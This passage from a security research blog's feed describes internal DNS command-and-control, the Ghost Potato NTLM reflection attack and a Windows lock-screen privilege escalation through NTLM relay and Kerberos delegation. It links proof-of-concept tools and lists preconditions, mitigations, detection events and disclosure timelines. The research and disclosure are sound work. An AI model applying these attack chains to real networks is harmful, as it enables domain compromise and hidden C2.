<p>Note that on Microsoft DNS servers, <a href="https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/plan/reviewing-dns-concepts#recursive-name-resolution" target="_blank">recursion</a> is enabled by default, and so the internal DNS servers act as “internal redirectors”.</p>

<h2 id="what-is-it-good-for">What is It Good For?</h2>
<p>Because the C2 traffic is forwarded through the DNS servers, it could allow traversing segregated networks and security zones.</p>

<h2 id="stealth">Stealth?</h2>
<p>Over the years, I’ve learned that there is no such thing as “stealthy” tradecraft; every little thing we do has indicators. However, detection varies from organisation to organisation, due to differences in the availability and quality of data, the maturity level of the blue team, budget, etc. Therefore, we need to tailor our tradecraft to the operational environment to hide in the blindspots or blend-in.</p>

<p>While this tradecraft is simple to detect in several different ways, it usually flies under the radar for two primary reasons:</p>
<ol>
  <li>Internal DNS traffic is not analysed</li>
  <li>The blue team would generally not find something they are not looking for</li>
</ol>

<h4 id="variants">Variants</h4>
<p>You can also use individual parts of this chain to achieve a different behaviour or avoid certain indicators; however, I haven’t tested those in real environments yet:</p>
<ul>
  <li>Skip the ADIDNS abuse by pointing a public NS record to an internal host that is running your implant. The DNS server will initially resolve the NS record from the internet, but the subsequent queries will be directed to the implant.</li>
  <li>Abuse ADIDNS to create an internal NS record to an external IP address. In some cases, internal DNS names may be excluded from certain alerts, or the blue team may shrug it off.</li>
</ul>

<h2 id="author">Author</h2>
<p>Elad Shamir (<a href="https://twitter.com/elad_shamir" target="_blank">@elad_shamir</a>)</p>

<h2 id="references">References</h2>
<ul>
  <li>Kevin Robertson’s (<a href="https://twitter.com/kevin_robertson" target="_blank">@NetSPI</a>) <a href="https://github.com/Kevin-Robertson/Powermad" target="_blank">Powermad</a></li>
  <li>The DNS tunnel tool used above: <a href="https://gist.github.com/eladshamir/97161caa718b95160fa3b603edcfbc2a" target="_blank">DnsTunnel.cs</a></li>
</ul>

<p><strong>This post was also published on <a href="https://eladshamir.com/2020/04/14/Internal-DNS-C2.html" target="_blank">eladshamir.com</a></strong>.</p>]]></content><author><name>Elad Shamir</name></author><summary type="html"><![CDATA[When gaining initial access on a host in a secure zone with restricted outbound traffic, establishing a command and control channel for an implant can be a challenge. Using DNS for peer-to-peer command and control can be the solution, making the internal DNS servers your redirectors on the target network.]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://shenaniganslabs.io/images/DnsTunnelCS.png" /><media:content medium="image" url="https://shenaniganslabs.io/images/DnsTunnelCS.png" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">Ghost Potato</title><link href="https://shenaniganslabs.io/2019/11/12/Ghost-Potato.html" rel="alternate" type="text/html" title="Ghost Potato" /><published>2019-11-12T00:00:00+00:00</published><updated>2019-11-12T00:00:00+00:00</updated><id>https://shenaniganslabs.io/2019/11/12/Ghost-Potato</id><content type="html" xml:base="https://shenaniganslabs.io/2019/11/12/Ghost-Potato.html"><![CDATA[<p>Halloween has come and gone, and yet NTLM reflection is back from the dead to haunt MSRC once again. This post describes a deceptively simple bug that has existed in Windows for 15 years.</p>

<p>NTLM reflection is still possible through a highly reliable timing attack. The attack works by abusing the logic responsible for its mitigation, a widely speculated challenge cache. Attackers can purge this cache by deliberately failing an authentication attempt and doing so removes all challenge entries older than 5 minutes.
<!--more--></p>

<h2 id="a-brief-history-of-ntlm-reflection-bugs">A Brief History of NTLM Reflection Bugs</h2>

<ul>
  <li>2001
    <ul>
      <li>SirDystic Publishes SMBRelay</li>
    </ul>
  </li>
  <li>2004
    <ul>
      <li>Microsoft Release Windows XP SP2</li>
    </ul>
  </li>
  <li>2008
    <ul>
      <li>Microsoft Mitigate SMB/SMB Reflection in MS08-68</li>
    </ul>
  </li>
  <li>2009
    <ul>
      <li>Microsoft Mitigate HTTP/SMB Reflection in MS09-13</li>
    </ul>
  </li>
  <li>2014
    <ul>
      <li>Forshaw Discovers Local WebDAV/SMB Reflection in CVE-2017-3225</li>
      <li>Microsoft Issue a WONTFIX for CVE-2017-3225</li>
    </ul>
  </li>
  <li>2015
    <ul>
      <li>Forshaw Discovers DCOM DCE/RPC Local NTLM Reflection Elevation of Privilege</li>
    </ul>
  </li>
  <li>2016
    <ul>
      <li>Foxglove Weaponise CVE-2017-3225 in Hot Potato</li>
      <li>Microsoft Mitigate Hot Potato in MS16-075</li>
      <li>Foxglove and Forshaw abuse SeImpersonatePrivilege and local NTLM reflection in Rotten Potato</li>
    </ul>
  </li>
  <li>2018
    <ul>
      <li>Microsoft Mitigate Rotten Potato in later Windows versions (1809 onwards)</li>
    </ul>
  </li>
</ul>

<h2 id="an-sspi-primer">An SSPI Primer</h2>

<p>A basic understanding of the relevant APIs goes a long way when trying to understand NTLM exchanges (or most authentication exchanges in Windows for that matter) between a client and a server.</p>

<p>It’s best to consider a typical NTLM authentication exchange as a conversation between the following entities:</p>

<ul>
  <li>Client process (e.g, <em>browser.exe</em>)</li>
  <li>Client’s LSASS process (i.e, <em>lsass.exe</em> running on the same machine as <em>browser.exe</em>)</li>
  <li>Server process (e.g, a web server, <em>server.exe</em>)</li>
  <li>Server’s LSASS process (i.e, <em>lsass.exe</em> running on the same machine as the web server)</li>
</ul>

<p>Note: when the server process is on the same machine, <em>lsass.exe</em> refers to the same process and things behave differently as opposed to the alternative ‘non-local’ situation.</p>

<p>According to the documentation, the client process must call <a href="https://docs.microsoft.com/en-us/windows/win32/api/sspi/nf-sspi-initializesecuritycontexta" target="_blank"><em>InitializeSecurityContext</em></a> in a loop.</p>

<p><a href="/images/Ghost_Potato/Ghost_Potato_01.png" target="_blank"><img src="/images/Ghost_Potato/Ghost_Potato_01.png" alt="Ghost_Potato_01.png" /></a></p>

<p>The output of <a href="https://docs.microsoft.com/en-us/windows/win32/api/sspi/nf-sspi-initializesecuritycontexta" target="_blank"><em>InitializeSecurityContext</em></a> (herein referred to as ‘ISC’), is an opaque binary blob, which the client must pass to the server (hint: for NTLM, this blob will be either a NEGOTIATE or AUTHENTICATE message).</p>

<p>The client must also pass into ISC opaque blobs which it <em>receives</em> from the server.</p>

<p>The client continues to call ISC in this manner until the return status becomes SEC_E_OK, indicating that the remote system has successfully authenticated the client.</p>

<p>The server process behaves almost identically, except that <a href="https://msdn.microsoft.com/en-us/windows/desktop/aa374703" target="_blank"><em>AcceptSecurityContext</em></a> (herein referred to as ‘ASC’) is called instead of ISC.</p>

<p><a href="/images/Ghost_Potato/Ghost_Potato_02.png" target="_blank"><img src="/images/Ghost_Potato/Ghost_Potato_02.png" alt="Ghost_Potato_02.png" /></a></p>

<p>The server will pass in any opaque blobs received from the client until (again, if successful), the return status becomes SEC_E_OK.</p>

<p>The situation can be summarised with the observation that both of the client and server processes become nothing more than ‘dumb’ proxies between calls to ISC and ASC respectively.</p>

<p>Ultimately, both ISC and ASC call into LSASS via LPC, and, depending on the flavour of ISC and ASC used by the client and server, will reach either NTLM, Kerberos, Digest, CredSSP, Negotiate or Schannel implementations.</p>

<h2 id="ntlm-reflection-recap">NTLM Reflection Recap</h2>

<p>In the years following SirDystic’s release of SMBRelay and up until 2008 it was possible to relay NTLM authentication back to the victim. Here is a reminder of the general process of WebDAV/SMB reflection:</p>

<p><a href="/images/Ghost_Potato/Ghost_Potato_00.png" target="_blank"><img src="/images/Ghost_Potato/Ghost_Potato_00.png" alt="Ghost_Potato_00.png" /></a></p>

<p>The ability to do this ended in 2008 and 2009, depending on the source and destination clients respectively. For instance, NTLM reflection from an SMB client and towards an SMB server became inviable in 2008, with MS08-68. Attempting to reflect a WebDAV client back towards an SMB server ceased to work in 2009.</p>

<p>Let’s try to understand why that was.</p>

<h2 id="the-reflection-patches-ms08-68-and-ms09-13">The Reflection Patches (MS08-68 and MS09-13)</h2>

<p>In 2008 Microsoft issued MS08-68, mitigating SMB/SMB reflection. I haven’t seen a description elsewhere of what the patch does exactly (admittedly, I may not have looked hard enough), but its modification is relatively simple.</p>

<p>MS08-68 does nothing more than changing the way in which ISC is called within the SMB client. Specifically, the <em>pszTargetName</em> argument, which was previously set the NULL, is now set to the SPN of the target. For example, attempting to browse to <code class="language-plaintext highlighter-rouge">\\bob\someshare\</code> will, following MS08-68, result in a call to ISC with <code class="language-plaintext highlighter-rouge">pszTargetName="cifs/bob"</code>.</p>

<p>In 2009, Microsoft followed up the SMB/SMB mitigation with an HTTP/SMB mitigation analog, MS09-13. Can you guess what this patch does? The <em>pszTargetName</em> argument, previously set to NULL, is set to the target SPN following the patch. For example, browsing to <code class="language-plaintext highlighter-rouge">http://bob/webdav/a.png</code> results in a call to ISC with <code class="language-plaintext highlighter-rouge">pszTargetname="http/bob"</code>.</p>

<p>Looking carefully at the documentation for ISC, we can see that the <em>pszTargetName</em> argument does indeed have something to do with ‘replay’ mitigations.</p>

<p><a href="/images/Ghost_Potato/Ghost_Potato_03.png" target="_blank"><img src="/images/Ghost_Potato/Ghost_Potato_03.png" alt="Ghost_Potato_03.png" /></a></p>

<h2 id="the-challenge-cache">The Challenge Cache</h2>

<p>The wider infosec community has speculated that the mitigation against reflection involved some sort of challenge cache.</p>

<p>In theory, a server’s LSASS process could keep track of challenges it has issued to clients attempting to authenticate to it via server process calls to ASC. Should the same LSASS process receive a challenge via a client’s call to ISC (to generate a corresponding response), that has been previously cached in a prior call to ASC, then LSASS would be justified in suspecting some sort of NTLM reflection has taken place.</p>

<p>There is a problem though; this logic breaks down in the case where local authentication is taking place, i.e, where both the client and server processes are running on the same host, and hence share an instance of LSASS. For example, LSASS would be <strong>incorrect</strong> in assuming NTLM reflection has taken place, simply because a user has attempted to authenticate to <code class="language-plaintext highlighter-rouge">http://localhost/webdav/a.png</code> via WebDAV. In this instance, the server process (say, <em>webdavsvc.exe</em>) will call ASC and pass in a NEGOTIATE message, obtaining a CHALLENGE message which it is expected to return to the client. The client will subsequently call ISC, providing the CHALLENGE message for the purpose of obtaining a response, at which point LSASS can inspect its active challenge cache. An entry in the cache indicates nothing more than the fact that the client and server processes are running on the same host, with no malicious third-party involvement.</p>

<p>So how does it actually work? Well, it turns out the community was largely correct, except the details were lacking (at least publicly).</p>

<p>The NTLM implementation tracks active challenges but also associates them with their SPN (specified via <code class="language-plaintext highlighter-rouge">pszTargetName</code> during client calls to ISC).</p>

<p><a href="/images/Ghost_Potato/Ghost_Potato_04.png" target="_blank"><img src="/images/Ghost_Potato/Ghost_Potato_04.png" alt="Ghost_Potato_04.png" /></a></p>

<p>LSASS is then able to isolate cases of NTLM reflection during server calls to ASC, when the response is provided for validation. The challenge is resolved from the challenge cache, and the associated SPN is inspected. If SPN hostname does not match one from a list of legitimate aliases for the host, then this is a strong indication that the client’s original intention was to authenticate to a host other than the authenticating one, which is the case for reflection.</p>

<h2 id="the-bug">The Bug</h2>

<p>Old challenges are removed from the challenge table based on their age; that is, the amount of time passed since a particular challenge was added to the cache. Challenges older than 300 seconds are removed from the table via a deletion function. This function is triggered each time a challenge is added to the cache, meaning a deliberately failed authentication attempt will do nicely to flush old challenges.</p>

<p>The question then becomes one of connection logistics - are we able to keep a partially authenticated SMB connection open long enough to flush the associated challenge from the cache? Turns out that it is indeed possible, and a few additional lines to ntlmrelayx.py are all that is needed to bring back NTLM reflection.</p>

<p><a href="/images/Ghost_Potato/Ghost_Potato_05.png" target="_blank"><img src="/images/Ghost_Potato/Ghost_Potato_05.png" alt="Ghost_Potato_05.png" /></a></p>

<h2 id="the-potato">The Potato</h2>

<p>Here’s a demo of notepad.exe authenticating to the host, <em>Mallory</em>, via WebDAV. NTLM messages are reflected back to the host’s SMB server, up until the final AUTHENTICATE message. At this point, the patched version of ntlmrelayx.py will wait for a period of 5 minutes and 15 seconds, after which the tool will attempt a second authentication with a bogus password. The challenge cache is flushed of the active challenge, and the final AUTHENTICATE message can be reflected to complete the attack.</p>

<video width="100%" controls="">
  <source src="/images/Ghost_Potato/Ghost_Potato_Demo.mov" />
  Your browser does not support the video tag. Please watch video at (https://youtu.be/dRgqI1TvJMQ)[https://youtu.be/dRgqI1TvJMQ{:target="_blank"}
</video>

<h2 id="local-authentication">Local Authentication</h2>

<p>As local authentication is employed, the level of access of the resulting session depends on the properties of the victim’s client process, specifically its security token.</p>

<p>For example, access to the <code class="language-plaintext highlighter-rouge">C$</code> hidden share (the easiest way to drop a RAT, for instance) is limited to the following conditions, which must all be met:</p>

<ul>
  <li>User must be a member of the local Administrators group</li>
  <li>User must be a member of the Backup Operators group</li>
  <li>Token must be elevated</li>
</ul>

<p>In the case of processes running under a domain administrator’s interactive session (in the example above), these conditions are trivially met by default by any medium integrity process that can be coerced into performing NTLM auth with <em>Mallory</em>.</p>

<p>Reflecting WebDAV authentication from a process running as medium integrity or higher, as a standard domain user, will provide write access to his or her home directory, provided the <em>Users</em> share is enabled.</p>

<h2 id="proof-of-concept">Proof of Concept</h2>
<p>The following PoC is a modification of <code class="language-plaintext highlighter-rouge">ntlmrelayx.py</code> that implements the Ghost Potato attack:
<a href="/files/impacket-ghostpotato.zip" target="_blank">https://shenaniganslabs.io/files/impacket-ghostpotato.zip</a></p>

<h2 id="author">Author</h2>
<p>Danyal Drew (<a href="https://twitter.com/danyaldrew" target="_blank">@danyaldrew</a>)</p>

<h2 id="acknowledgements">Acknowledgements</h2>
<p>Thanks to Elad Shamir (<a href="https://twitter.com/elad_shamir" target="_blank">@elad_shamir</a>), who long suspected NTLM had more to offer and helped me get to the bottom of this, and Matt Bush (<a href="https://twitter.com/3xocyte" target="_blank">@3xocyte</a>) for bouncing ideas off.</p>

<p>The following researchers whose work this bug is reliant on:</p>

<ul>
  <li>James Forshaw (<a href="https://twitter.com/tiraniddo" target="_blank">@tiraniddo</a>)</li>
  <li>Dirk-jan Mollema (<a href="https://twitter.com/_dirkjan" target="_blank">@_dirkjan</a>)</li>
  <li>Alberto Solino (<a href="https://twitter.com/agsolino" target="_blank">@agsolino</a>)</li>
</ul>

<h2 id="disclosure-timeline">Disclosure Timeline</h2>

<ul>
  <li>16/08/2019
    <ul>
      <li>Issue reported to MSRC</li>
    </ul>
  </li>
  <li>21/08/2019
    <ul>
      <li>Issue reproduced by Microsoft engineers</li>
    </ul>
  </li>
  <li>08/10/2019
    <ul>
      <li>Microsoft resolve to release the patch as part of the November security update</li>
    </ul>
  </li>
  <li>12/11/2019
    <ul>
      <li>Patch released to public (<a href="https://portal.msrc.microsoft.com/en-us/security-guidance/advisory/CVE-2019-1384" target="_blank">CVE-2019-1384</a>)</li>
    </ul>
  </li>
</ul>]]></content><author><name>Danyal Drew</name></author><summary type="html"><![CDATA[Halloween has come and gone, and yet NTLM reflection is back from the dead to haunt MSRC once again. This post describes a deceptively simple bug that has existed in Windows for 15 years. NTLM reflection is still possible through a highly reliable timing attack. The attack works by abusing the logic responsible for its mitigation, a widely speculated challenge cache. Attackers can purge this cache by deliberately failing an authentication attempt and doing so removes all challenge entries older than 5 minutes.]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://shenaniganslabs.io/images/Ghost_Potato/Ghost_Potato_05.png" /><media:content medium="image" url="https://shenaniganslabs.io/images/Ghost_Potato/Ghost_Potato_05.png" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">Gone to the Dogs</title><link href="https://shenaniganslabs.io/2019/08/08/Lock-Screen-LPE.html" rel="alternate" type="text/html" title="Gone to the Dogs" /><published>2019-08-08T00:00:00+00:00</published><updated>2019-08-08T00:00:00+00:00</updated><id>https://shenaniganslabs.io/2019/08/08/Lock-Screen-LPE</id><content type="html" xml:base="https://shenaniganslabs.io/2019/08/08/Lock-Screen-LPE.html"><![CDATA[<p>Just in time for our DEF CON workshop <a href="https://defcon.org/html/defcon-27/dc-27-workshops.html#shamir" target="_blank">“Constructing Kerberos Attacks with Delegation Primitives”</a>, Microsoft failed to meet the disclosure deadline, and so we publish another primitive that can be abused to achieve Windows Local Privilege Escalation (LPE). It affects all domain-joined Windows 10 hosts by default, as well as Windows Server 2016 and Windows Server 2019 that have the WebDAV Redirector feature installed.</p>

<p>This attack is very similar to the <a href="https://shenaniganslabs.io/2019/01/28/Wagging-the-Dog.html#case-study-2-windows-1020162019-lpe" target="_blank">LPE attack chain that we disclosed in “Wagging the Dog”</a>. Actually, it is identical except for the primitive used to initiate the attack chain.
<!--more--></p>

<p>If you are not up-to-speed with the intricacies of Resource-Based Constrained Delegation and NTLM Relay, I highly recommend reading <a href="https://shenaniganslabs.io/2019/01/28/Wagging-the-Dog.html" target="_blank">Wagging the Dog</a> before proceeding. All the information in the reminders below is explained in details in <a href="https://shenaniganslabs.io/2019/01/28/Wagging-the-Dog.html" target="_blank">Wagging the Dog</a>.</p>

<h2 id="tldr">TL;DR</h2>
<ol>
  <li>An attacker can personalize the lock screen image and set it to a UNC path pointing at a rogue <a href="https://gist.github.com/3xocyte/4ea8e15332e5008581febdb502d0139c" target="_blank">WebDAV NTLM relay server</a>.</li>
  <li>At the end of the picture change process, SYSTEM will attempt to access the file and authenticate to the rogue server using the host’s computer account.</li>
  <li>Because a WebDAV path is provided, the WebClient negotiates authentication, and so the NetNTLM Negotiate Sign flag is not set. This allows NTLM relay attacks to LDAP.</li>
  <li>Once an LDAP session is established with the identity of the computer account, the attacker can configure Resource-Based Constrained Delegation to the target host.</li>
  <li>The attacker can now invoke S4U2Self and S4U2Proxy to impersonate a privileged user to the target host and elevate their privileges.</li>
</ol>

<h2 id="reminder-1-resource-based-constrained-delegation">Reminder #1: Resource-Based Constrained Delegation</h2>
<p>I’ll open with a very short reminder for those who are too busy to read <a href="https://shenaniganslabs.io/2019/01/28/Wagging-the-Dog.html" target="_blank">Wagging the Dog</a>. We found that Resource-Based Constrained Delegation suffers from the following insecurities:</p>
<ol>
  <li>Any user with write access to the msDS-AllowedToActOnBehalfOfOtherIdentity attribute of an object can configure Resource-Based Constrained Delegation for that object without any special privileges, including the SeEnableDelegation privilege that is required for any other Kerberos delegation flavor.</li>
  <li>“Protocol Transition” is always permitted for Resource-Based Constrained Delegation, even when the TrustedToAuthForDelegation flag is not set, allowing the service to magically impersonate users out of thin air.</li>
  <li>By default, every resource is given the right to configure Resource-Based Constrained Delegation for itself, including computer accounts.</li>
  <li>In order to invoke S4U2Self and initiate the “Protocol Transition” process, an account with at least one Service Principal Name (SPN) is required. However, by default, any domain user (or computer) can abuse the MachineAccountQuota and create a new computer account. The owner of the new computer account can assign an SPN to it, which makes it trivial to obtain an account that can invoke S4U2Self.</li>
</ol>

<p>If any of the above is not clear, please read <a href="https://shenaniganslabs.io/2019/01/28/Wagging-the-Dog.html" target="_blank">Wagging the Dog</a> before you proceed.</p>

<h2 id="reminder-2-ntlm-relay-is-hard">Reminder #2: NTLM Relay is Hard</h2>
<p>When performing an NTLM relay attack to LDAP, if the Negotiate Sign flag was set during the NetNTLM exchange the target server will ignore messages that are not signed, making the session useless. Luckily, not all clients set the Negotiate Sign flag. The most notorious one is the WebClient, which includes the WebDAV client as well.</p>

<p>By default, the WebClient will authenticate using “default credentials” (whatever credentials are in LSASS for that logon session) for targets in the Trusted Zone or the Local Intranet Zone. However, this is not an obstacle because Active Directory Integrated DNS (ADIDNS) allows all domain users to add new DNS entries, which enables getting a rogue WebDAV relay server into the Local Intranet Zone.</p>

<p>Once again, if any of the above is not clear, please read <a href="https://shenaniganslabs.io/2019/01/28/Wagging-the-Dog.html" target="_blank">Wagging the Dog</a> before you proceed.</p>

<h2 id="the-new-attack-primitive">The New Attack Primitive</h2>
<p>Very similaly to the <a href="https://shenaniganslabs.io/2019/01/28/Wagging-the-Dog.html#case-study-2-windows-1020162019-lpe" target="_blank">account profile picture primitive</a>, when a user personalizes their lock screen, SYSTEM attempts to access the file specified by the user, which means that the host’s computer account will be used to authenticate to network resources.</p>

<p>It is a small and meaningless operation; not an arbitrary file write/delete. But that is all we need.</p>

<h2 id="the-attack-chain">The Attack Chain</h2>
<p>The attack chain works as follows:</p>
<ol>
  <li>The attacker compromises credentials or a TGT for an account that has an SPN or creates one by abusing the MachineAccountQuota (“Service A”).
<a href="/images/TrustedToAuthForDelegationWho/LPE1.png" target="_blank"><img src="/images/TrustedToAuthForDelegationWho/LPE1.png" alt="LPE1.png" /></a></li>
  <li>The attacker gains low-privileged access to a host running Windows 10 or Windows Server 2016/2019 with the WebDAV Redirector feature installed (“Service B”).</li>
  <li>If required, the attacker adds a DNS record for the WebDAV relay server using ADIDNS.
<a href="/images/TrustedToAuthForDelegationWho/LPE2.png" target="_blank"><img src="/images/TrustedToAuthForDelegationWho/LPE2.png" alt="LPE2.png" /></a></li>
  <li>The attacker changes the lock screen picture to a path on a rogue <a href="https://gist.github.com/3xocyte/4ea8e15332e5008581febdb502d0139c" target="_blank">WebDAV NTLM relay server</a>.
<a href="/images/Lock-Screen.png" target="_blank"><img src="/images/Lock-Screen.png" alt="Lock-Screen.png" /></a></li>
  <li>The attacker relays the computer account NTLM authentication to the LDAP service on the domain controller, and configures resource-based constrained delegation from Service A to Service B.
<a href="/images/TrustedToAuthForDelegationWho/LPE4.png" target="_blank"><img src="/images/TrustedToAuthForDelegationWho/LPE4.png" alt="LPE4.png" /></a></li>
  <li>The attacker uses Rubeus to perform a full S4U attack to obtain a TGS to Service B for a user that has local administrator privileges on it.
<a href="/images/TrustedToAuthForDelegationWho/LPE5.png" target="_blank"><img src="/images/TrustedToAuthForDelegationWho/LPE5.png" alt="LPE5.png" /></a></li>
  <li>The attacker can pass-the-ticket to compromise Service B.
<a href="/images/TrustedToAuthForDelegationWho/LPE6.png" target="_blank"><img src="/images/TrustedToAuthForDelegationWho/LPE6.png" alt="LPE6.png" /></a></li>
</ol>

<p>The following diagram illustrates this scenario:
<a href="/images/Lock-Screen-LPE-Diagram.png" target="_blank"><img src="/images/Lock-Screen-LPE-Diagram.png" alt="Lock-Screen-LPE-Diagram.png" /></a></p>

<p>Video demonstration of this attack chain:</p>
<div style="position:relative;padding-top:56.25%;">
<iframe style="position:absolute;top:0;left:0;width:100%;height:100%;" src="https://www.youtube-nocookie.com/embed/TYwYq7zjo7I?controls=1" frameborder="0" allow="accelerometer; autoplay; encrypted-media; gyroscope; picture-in-picture" allowfullscreen=""></iframe>
</div>
<p><a href="https://youtu.be/TYwYq7zjo7I" target="_blank">https://youtu.be/TYwYq7zjo7I</a></p>

<h2 id="preconditions-for-exploitation">Preconditions for Exploitation</h2>
<p>The following conditions must be met for this attack:</p>
<ul>
  <li>The attacker must gain low-privileged access to the target host.</li>
  <li>The target host must be domain-joined.</li>
  <li>The domain environment must have at least one domain controller that is Windows Server 2012 or later.</li>
  <li>The target host must have a WebDAV client installed, which is present by default on Windows 10 but requires the “WebDAV Redirector” feature on Windows Server 2016 and Windows Server 2019.</li>
</ul>

<p>In addition, the attacker needs only one of the following:</p>
<ul>
  <li>Control of an account with an SPN (either credentials or a TGT).</li>
  <li>Control of a domain user whose “MachineAccountQuota” attribute is greater than zero (default value is “10”).</li>
  <li>The domain controller has LDAPS enabled, which allows creating a new computer account when establishing an LDAP session through NTLM relay.</li>
</ul>

<h2 id="affected-versions">Affected Versions</h2>
<p>The following versions of Windows are affected:</p>
<ul>
  <li>All domain-joined Windows 10 versions, including the latest Insider Preview.</li>
  <li>All domain-joined Windows Server 2019 versions, including the latest Insider Preview, that have the “WebDAV Relay” feature installed.</li>
  <li>All domain-joined Windows Server 2016 versions that have the “WebDAV Relay” feature installed.</li>
</ul>

<h2 id="mitigating-factors">Mitigating Factors</h2>
<p>The following factors may mitigate this attack chain:</p>
<ul>
  <li>LDAP signing with channel binding is enforced</li>
  <li>NTLM authentication is restricted</li>
  <li>Computer accounts are denied write access to their own msDS-AllowedToActOnBehalfOfOtherIdentity attribute</li>
  <li>Personalization is blocked for low-privileged users</li>
</ul>

<h2 id="detection">Detection</h2>
<p>This attack chain is very easy to detect:</p>
<ol>
  <li>If an appropriate SACL was configured, “A directory service object was modified” event (5136) will be generated showing that the computer account changed its own msDS-AllowedToActOnBehalfOfOtherIdentity attribute. <a href="/images/TrustedToAuthForDelegationWho/RBCD_Event.png" target="_blank"><img src="/images/TrustedToAuthForDelegationWho/RBCD_Event.png" alt="RBCD_Event.png" /></a></li>
  <li>A “Kerberos service ticket was requested” event (4769) showing S4U2Self will be generated, in which the account and the service have the same identity. <a href="/images/TrustedToAuthForDelegationWho/S4U2Self_Event.png" target="_blank"><img src="/images/TrustedToAuthForDelegationWho/S4U2Self_Event.png" alt="S4U2Self_Event.png" /></a></li>
  <li>A “Kerberos service ticket was requested” event (4769) showing S4U2Proxy will be generated, showing transition from the account in the previous event the account of the targeted host. <a href="/images/TrustedToAuthForDelegationWho/S4U2Proxy_Event.png" target="_blank"><img src="/images/TrustedToAuthForDelegationWho/S4U2Proxy_Event.png" alt="S4U2Proxy_Event.png" /></a></li>
</ol>

<p>Please refer to the <a href="https://shenaniganslabs.io/2019/01/28/Wagging-the-Dog.html#detection" target="_blank">Detection section of Wagging the Dog</a> for more details.</p>

<h2 id="author">Author</h2>
<p>Elad Shamir (<a href="https://twitter.com/elad_shamir" target="_blank">@elad_shamir</a>)</p>

<h2 id="acknowledgements">Acknowledgements</h2>
<ul>
  <li>Matt Bush (<a href="https://twitter.com/3xocyte" target="_blank">@3xocyte</a>), and Danyal Drew (<a href="https://twitter.com/danyaldrew" target="_blank">@danyaldrew</a>) for bouncing off ideas and helping me figure this out.</li>
</ul>

<h2 id="disclosure-timeline">Disclosure Timeline</h2>
<ul>
  <li>10/07/2019 - Sent initial report to MSRC, advising the following disclosure schedule: “This bug is subject to a 90-day disclosure deadline. After 90 days elapse or a patch has been made available (the earlier of the two), the vulnerability will be publicly disclosed. If MSRC fails to confirm that the vulnerability was successfully reproduced within 30 days, by August 8 2019, the vulnerability will be publicly disclosed. If MSRC fails to confirm within 60 days, by September 7 2019, that the vulnerability will be serviced, the vulnerability will be publicly disclosed.”</li>
  <li>11/07/2019 - MSRC Case 52927 was opened and a case manager was assigned.</li>
  <li><em>29 days of silence</em></li>
  <li>08/08/2018 - Public disclosure as MSRC fails to communicate further.</li>
</ul>

<h2 id="help-enlighten-microsoft">Help Enlighten Microsoft</h2>
<p>There are many similar primitives out there that lead to RCE or LPE. Until Microsoft decides to address this issue, countless environments remain vulnerable to this class of attacks by default, as explained in detail in <a href="https://shenaniganslabs.io/2019/01/28/Wagging-the-Dog.html" target="_blank">Wagging the Dog</a>. I encourage everyone to keep hunting for these primitives to help Microsoft understand the gravity of the issue and finally address it.</p>

<p><strong>This post was also published on <a href="https://eladshamir.com/2019/08/08/Lock-Screen-LPE.html" target="_blank">eladshamir.com</a></strong>.</p>]]></content><author><name>Elad Shamir</name></author><summary type="html"><![CDATA[Just in time for our DEF CON workshop “Constructing Kerberos Attacks with Delegation Primitives”, Microsoft failed to meet the disclosure deadline, and so we publish another primitive that can be abused to achieve Windows Local Privilege Escalation (LPE). It affects all domain-joined Windows 10 hosts by default, as well as Windows Server 2016 and Windows Server 2019 that have the WebDAV Redirector feature installed. This attack is very similar to the LPE attack chain that we disclosed in “Wagging the Dog”. Actually, it is identical except for the primitive used to initiate the attack chain.]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://shenaniganslabs.io/images/Lock-Screen.png" /><media:content medium="image" url="https://shenaniganslabs.io/images/Lock-Screen.png" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">DEF CON 27 Workshop Slide Deck</title><link href="https://shenaniganslabs.io/2019/08/08/Workshop-Slides.html" rel="alternate" type="text/html" title="DEF CON 27 Workshop Slide Deck" /><published>2019-08-08T00:00:00+00:00</published><updated>2019-08-08T00:00:00+00:00</updated><id>https://shenaniganslabs.io/2019/08/08/Workshop-Slides</id><content type="html" xml:base="https://shenaniganslabs.io/2019/08/08/Workshop-Slides.html"><![CDATA[<p>Now that we finished our workshop <a href="https://defcon.org/html/defcon-27/dc-27-workshops.html#shamir" target="_blank">“Constructing Kerberos Attacks with Delegation Primitives”</a> at DEF CON 27, we can <a href="https://shenaniganslabs.io/media/Constructing%20Kerberos%20Attacks%20with%20Delegation%20Primitives.pdf" target="_blank">share the slide deck</a>:</p>

<p><a href="https://shenaniganslabs.io/media/Constructing%20Kerberos%20Attacks%20with%20Delegation%20Primitives.pdf" target="_blank">Constructing Kerberos Attacks with Delegation Primitives.pdf</a></p>

<p>It was fun spreading the gospel, and we thank all the attendees for their participation.</p>]]></content><author><name>Elad Shamir</name></author><summary type="html"><![CDATA[Now that we finished our workshop “Constructing Kerberos Attacks with Delegation Primitives” at DEF CON 27, we can share the slide deck: Constructing Kerberos Attacks with Delegation Primitives.pdf It was fun spreading the gospel, and we thank all the attendees for their participation.]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://shenaniganslabs.io/images/WorkshopSlides.png" /><media:content medium="image" url="https://shenaniganslabs.io/images/WorkshopSlides.png" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">A Surprising LSASS Bug</title><link href="https://shenaniganslabs.io/2019/06/14/A-Surprising-LSASS-Bug.html" rel="alternate" type="text/html" title="A Surprising LSASS Bug" /><published>2019-06-14T00:00:00+00:00</published><updated>2019-06-14T00:00:00+00:00</updated><id>https://shenaniganslabs.io/2019/06/14/A-Surprising-LSASS-Bug</id><content type="html" xml:base="https://shenaniganslabs.io/2019/06/14/A-Surprising-LSASS-Bug.html"><![CDATA[<p>When lunch conversations at work take on a mischievous tone, all sorts of strange ideas come forth. This time, as Elad Shamir (<a href="https://twitter.com/elad_shamir" target="_blank">@elad_shamir</a>) was present, talk of course turned to his recent work on Kerberos, Wagging the Dog (or as I prefer to call it, “Screwing the Pooch”, its original title, which was eventually vetoed by a person far more sensible than either of us).</p>

